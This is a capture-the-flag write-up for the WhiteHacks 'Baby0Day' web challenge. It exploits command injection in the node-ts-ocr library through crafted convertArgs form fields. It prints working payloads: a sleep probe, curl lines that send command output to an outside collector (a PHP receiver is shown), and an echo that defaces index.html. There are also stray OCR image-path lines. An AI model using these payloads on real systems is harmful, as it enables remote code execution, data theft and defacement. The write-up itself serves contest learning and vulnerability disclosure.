PDF-C (3/3): Baby0Day [waituck]

Web // 500 Points // Demo

Description

Drats! Hackers managed to deface my website and I have no idea how they managed to do it. They say the devil is in the details, and you may have to look really deep to find the bug.

If you manage to exploit the vulnerability, run the `/getinfo` binary which will contain instructions on the next steps in reporting the vulnerability. If you are successful in the demo session, we'll give you the flag!

Visit the challenge at http://chals.whitehacks.ctf.sg:13003/; source code: website.zip

Solution

This is a zero-day exploit, meaning that there is a problem in one of the libraries used.

To begin, let's analyze `server.js`. Firstly, spin up a local instance by running `npm i` and installing the dependencies (the Docker refused to work for me). `/admin` and `/real_admin` were already exploited in parts 1 and 2, meaning that the exploit must be in `/pdf_ocr`. Looking inside, we see that `express`, `multer`, and `node-ts-ocr` are in use. As the first two are used very widely, I doubt that I'd be able to exploit them. I started digging into `node-ts-ocr` and its GitHub page.

The function being used here is `ocr.extractText`, and the source code for this is on line 63. There are a lot of `spawn` calls, so I assumed that the vulnerability was in these calls. I was quite fixated with line 86 for the better part of an hour:

```
const bin = childProcess.spawn('pdftotext', args);
```

because I thought that `args` would be injectable. Turns out Node.js isn't as bad a language as people make it out to be (it's escaped). Let's skip to 12PM when everyone was having lunch.

Now to find another entry point. The vulnerability was introduced when the author decided not to use `child_process.spawn` in the later parts. Not sure why this was done, but it allows us to solve this challenge. In the `invokePdfToTiff` function, this was run:

```
if (options && options.convertArgs) {
    for (const [key, value] of Object.entries(options.convertArgs)) {
        args.push(`-${key}`);
        args.push(`${value}`);
    }
}
const outputPath = path.join(outDir, 'tiff_output.tiff');
fs.writeFileSync(outputPath, undefined);
args.push(outputPath);
const cmd = `convert ${args.join(' ')}`;
```

This is an *unsafe* function, because it joins the args by a space, instead of using an escaped function like above, meaning that we can mess things up. For example, if `args` were something like `['fileName', 'fileName2', '; we are evil now']`, `cmd` would become:

```
convert fileName fileName2; we are evil now
```

which allows us to run *any shell command* in the `we are evil now` part because of the semicolon (remember how the shell works).

(insert an hour figuring out how to pass things into `options` here)

To run the `invokePdfToTiff` function, we must create a specialized PDF (i.e. one without words). This is because the `pdfToTextResult` variable would be populated there were text in the PDF, causing an early `return` before invoking the vulnerable function. To do this, I converted the WhiteHacks logo to a PDF using an online converter (i was in a rush for time dont @ me).

In order to pass things into `options` to perform the injection, we use the fact that the server uses the middleware `bodyParser.urlencoded({ extended: true })`. This means that we can do cool stuff like this:

```
a[0]=123&a[1]=234&b=345
```

would become:

```
{
    "a": [123, 234],
    "b": 345
}
```

after being parsed. Looking at the code snippet from the function, we can see that we need to pass `convertArgs` as a key-value pair, which would correspond to:


```
convert sourceFileName -key val destFileName
```

Note: for some reason, the default `npm i` install of the code is broken. On line 131, change `fs.writeFileSync(outputPath, undefined);` to `fs.writeFileSync(outputPath, fs.readFileSync(filePath));` locally.

Now, we want to put in the following input:

```
convert sourceFileName -uselessThingBecauseWeDontNeedThis randomFileName; DO
EVIL STUFF HERE # destFileNameCommentedOut
```

To send the payload, a text input can be created in the website using DevTools (this is how people without Burp Suite roll). Create this structure:



The name of the new input is important as well because it corresponds to the key. I don't know what `adjoin` does, but it does the trick so I won't complain. It was found in the manpages.

The value of the field should then be `randomFileName; DO EVIL STUFF HERE #`. This was past 1PM and I haven't had lunch. The file name can be random since I don't need the rest of the script to run anyways (crash and burn for all i care). This was my initial payload:

```
Output; sleep 10 #
```

This was good because it allowed me to verify that the script was working without getting an output (the output will stay `Something went wrong!` for the entirety of this writeup). If the script managed to run, the website would freeze for 10 seconds before responding (see: SQL Time-based Blind). Make sure you run this twice because it is technically possible that the sleep was initiated by someone else. (This also means that you could possible DoS this: don't `sleep 1000` please).

We can also see what command was being run by adding a `console.log(cmd);` right after the `cmd` constant was initialized on our local instance. The command would be:

```
convert uploads/70af7347-a82a-4c6a-86a5-cda07c18d4f5-1596360876743.pdf -adjoin
123123; sleep 10 # /tmp/tmp202072-909-we6lgf.qt29/tiff_output.tiff
```

By now it was almost 2PM. Lunch was merely a distant dream.

Now, we need to get the output. Until now, all we had was `Something went wrong!`, and that obviously wouldn't help us very much. We too from SQLi just now, so let's take from XSS now:

```
Output; curl URL --data-urlencode "content=$(ls)" #
```

where URL points to a backend running something similar to this:

```
<?php
if (!empty($_POST['content'])) file_put_contents('cookiedata', $_POST['a'],
FILE_APPEND);
?>
```

(yes, PHP. I'm sorry.) Make sure that the file `cookiedata` is writable by your script (`/var/www/html` might be owned by `root`). Usually, `sudo touch cookiedata; sudo chown www-data:www-data cookiedata` would do the trick.

Alternatively, use a bin service like RequestBin. You should get an output like this on your server:

```
flag1.txt
flag2.txt
node_modules
package-lock.json
package.json
server.js
static
uploads
```

The flags here are kinda useless (you *could* `cat` them but why). The description asks us to "run the `/getinfo` binary", so let's do that:

```
PAYLOAD
Output; curl URL --data-urlencode "content=$(/getinfo)" #

OUTPUT
Congratulations on pwning the demo challenge! To get the flag, you will need to
demo the exploit on the main stage.
To prove that you have successfully pwned the system without leaking the
exploit, we will spin up a new instance of the exact same challenge for you.

Prepare an exploit that defaces the website (hint: index.html will be writable
in the new instance).
You can deface the website with any content, but keep things safe for work, and
do not post offensive material or you would risk disqualification!

Contact <redacted> on discord once you are done!

Once again, congrats on finding the 0-day!
```

After doing so, the challenge was to deface the website. This was relatively easy:

```
Output; echo "<img src='https://i.pximg.net/img-
original/img/2020/02/05/22/37/11/79304069_p0.jpg'>" > static/index.html #
```

(figure out that the page is in `static/index.html` by running more commands. don't be dumb and forget that `cat` and `echo` are not the same thing. hard to believe that i used arch and have a server)

This isn't possible on the original instance because of limitations (the file was `-r-xr-xr-x` and unwritable).

Now, ask the organizers for the flag and realize that it's 3PM and you still haven't had lunch.

Flag

```
WH2020{dOnT_yOu_wOrry_mY_chilD_prOc3s5}
```

P.S. kudos to the author for finding a zero day. They had to find the zero day then write something *using* the zero day. Pretty mad stuff.

Thanks to my teammates for solving less-stupidly-convoluted challs while I was stuck with this for over four hours. 500 points.

Also it's 7 and I still haven't had lunch. No kidding. One more thing: we need more web challs in other ctfs plz @cyberthon @cddc




Exhibit A: the Downloads folder of a CTF player after the CTF.